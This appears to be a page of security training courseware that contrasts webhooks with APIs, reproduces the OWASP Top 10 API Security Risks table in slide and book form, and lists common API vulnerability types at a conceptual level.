


Figure 14.89: Operation of webhooks

Webhooks vs. APIs

- Webhooks are automated messages from websites to the server. APIs are used for server-to-website communication.
- Webhooks get reports or notifications via HTTP POST only when a new update is made. APIs make calls irrespective of the data updates.
- Webhooks update applications or services with real-time information. API needs additional implementations to perform this activity.
- Webhooks have less control over data flow. APIs have easy control over data flow.



OWASP Top 10 API Security Risks

API	Risks	Description
API1	Broken Object Level Authorization	Exposure of endpoints that handle object identifiers, resulting in the server component not tracking the client's state properly Allows the attacker to modify object ID values and obtain unauthorized access to the data source
API2	Broken User Authentication	Vulnerabilities in authentication mechanisms allow attackers to capture authentication tokens, steal user identities, and perform attacks like credential stuffing and brute-forcing
API3	Excessive Data Exposure	Developers may expose all of an object's properties to the clients without considering their individual sensitivity Allows attackers to retrieve more information than requested
API4	Lack of Resources and Rate Limiting	No restrictions on the number of resources requested by the client Allows attackers to consume all available resources, resulting in a DoS attack
API5	Broken Function Level Authorization	Authorization flaws due to complexity in access control policies Allows attackers to gain unauthorized access to administrative functions or user resources

API	Risks	Description
API6	Mass Assignment	API accidentally exposes internal variables or objects due to improper binding and filtering based on a whitelist Allows attackers with unauthorized access to modify object properties
API7	Security Misconfiguration	Security misconfigurations such as insecure default configurations, open cloud storage, permissive CORS, and so on allow attackers to perform various attacks
API8	Injection	Accepting untrusted data for use as queries is a vulnerability that leads SQL, LDAP, and XML injection Allows attackers to trick the interpreter to execute malicious commands and gain unauthorized access
API9	Improper Assets Management	Lack of version control for API hierarchies and older versions of APIs retains known vulnerabilities that can be exploited by attackers
API10	Insufficient Logging and Monitoring	Lack of proper logging and monitoring along with missing or ineffective integration with incident response can make the system vulnerable Allows attackers to compromise the system, maintain persistence, and pivot to other systems and networks

https://owasp.org

OWASP Top 10 API Security Risks


Source: *https://owasp.org*

According to OWASP, the following are the top 10 API security risks:

API	Risks	Description
API1	**Broken Object Level Authorization**	▪ APIs expose the endpoints handling object identifiers, and the server component does not track the client's state properly, resulting in a massive attack surface level access control flaw ▪ Allows the attacker to modify the object's ID value and obtain unauthorized access to the data source
API2	**Broken User Authentication**	▪ Vulnerabilities in authentication mechanisms allow attackers to capture authentication tokens and steal user identities ▪ Attackers can easily compromise the API security using authentication tokens and exploiting implementation flaws ▪ APIs are vulnerable to authentication attacks such as credential stuffing and brute-forcing
API3	**Excessive Data Exposure**	▪ While designing the API, the developers may expose all the object properties to the clients without considering their individual sensitivity and depend on the clients for filtering data ▪ Allows attackers to retrieve more information than requested
API4	**Lack of Resources and Rate Limiting**	▪ APIs avoid enforcing restrictions on the number of resources requested by the client ▪ Allow attackers to consume all the available resources, resulting in service unavailability to legitimate users, causing DoS ▪ May include authentication flaws that can be exploited to perform brute-force attacks

API5	**Broken Function Level Authorization**	▪ Complexity in access control policies through different hierarchies, groups, and roles between administrative and regular functions can cause authorization errors ▪ Allow attackers to gain unauthorized access to administrative functions or users' resources
API6	**Mass Assignment**	▪ APIs accidentally expose the internal variables or objects due to improper binding and filtering based on a whitelist ▪ Allow attackers with unauthorized access to modify the object properties
API7	**Security Misconfiguration**	▪ Security misconfigurations include vulnerabilities such as insecure default configurations, ad-hoc configurations, open cloud storage, misconfigured HTTP headers, permissive cross-origin resource sharing (CORS), and missing TLS/SSL. ▪ Allow attackers to perform various attacks and compromise the system security
API8	**Injection**	▪ Sending untrusted data as queries to the interpreter may result in injection flaws, such as SQL, LDAP, XML, and command injection. ▪ Allow attackers to trick the interpreter by sending data to execute malicious commands and gain unauthorized access
API9	**Improper Assets Management**	▪ Improper asset management occurs due to a lack of version control for API hierarchies, and older versions of API consists of vulnerabilities that can be exploited by the attacker
API10	**Insufficient Logging and Monitoring**	▪ Lack of proper logging and monitoring along with missing or ineffective integration with incident response can make the system vulnerable ▪ Allow attackers to compromise the system, maintain persistence, and pivot to other systems and networks to extract, tamper with, or destroy data

Table 14.3: OWASP Top 10 API Security Risks



API Vulnerabilities

Vulnerabilities	Description
1. Enumerated Resources	Design flaws can cause serious vulnerabilities that disclose information through unauthenticated public APIs Allows attackers to guess user IDs and easily compromise the security of the user data
2. Sharing Resources via Unsigned URLs	API returns URLs to hypermedia resources like images, audio, or video files that are vulnerable to hotlinking
3. Vulnerabilities in Third-Party Libraries	Developers use third-party software libraries having open-source software licenses Neglecting regular updates and relegating the security fixes can result in many security flaws
4. Improper Use of CORS	CORS is a mechanism that enables the web browser to perform cross-domain requests, and improper implementations of CORS can cause vulnerabilities Using the “access-control-allow-origin” header to allow all origins on private APIs can lead to hotlinking

Vulnerabilities	Description
5. Code Injections	If the input is not sanitized, attackers may use code injection techniques such as SQLi and XSS Allows attackers to steal critical information such as session cookies and user credentials
6. RBAC Privilege Escalation	Privilege escalation is a common vulnerability present in APIs with RBAC when changes to endpoints are made without proper care Allows attackers to gain access to user’s sensitive information
7. No ABAC Validation	Lack of proper ABAC validation allows attackers to gain unauthorized access to API objects or actions to perform viewing, updating, or deleting
8. Business Logic Flaws	Many APIs come with vulnerabilities in business logic Allows attackers to exploit legitimate workflows for malicious purposes

API Vulnerabilities

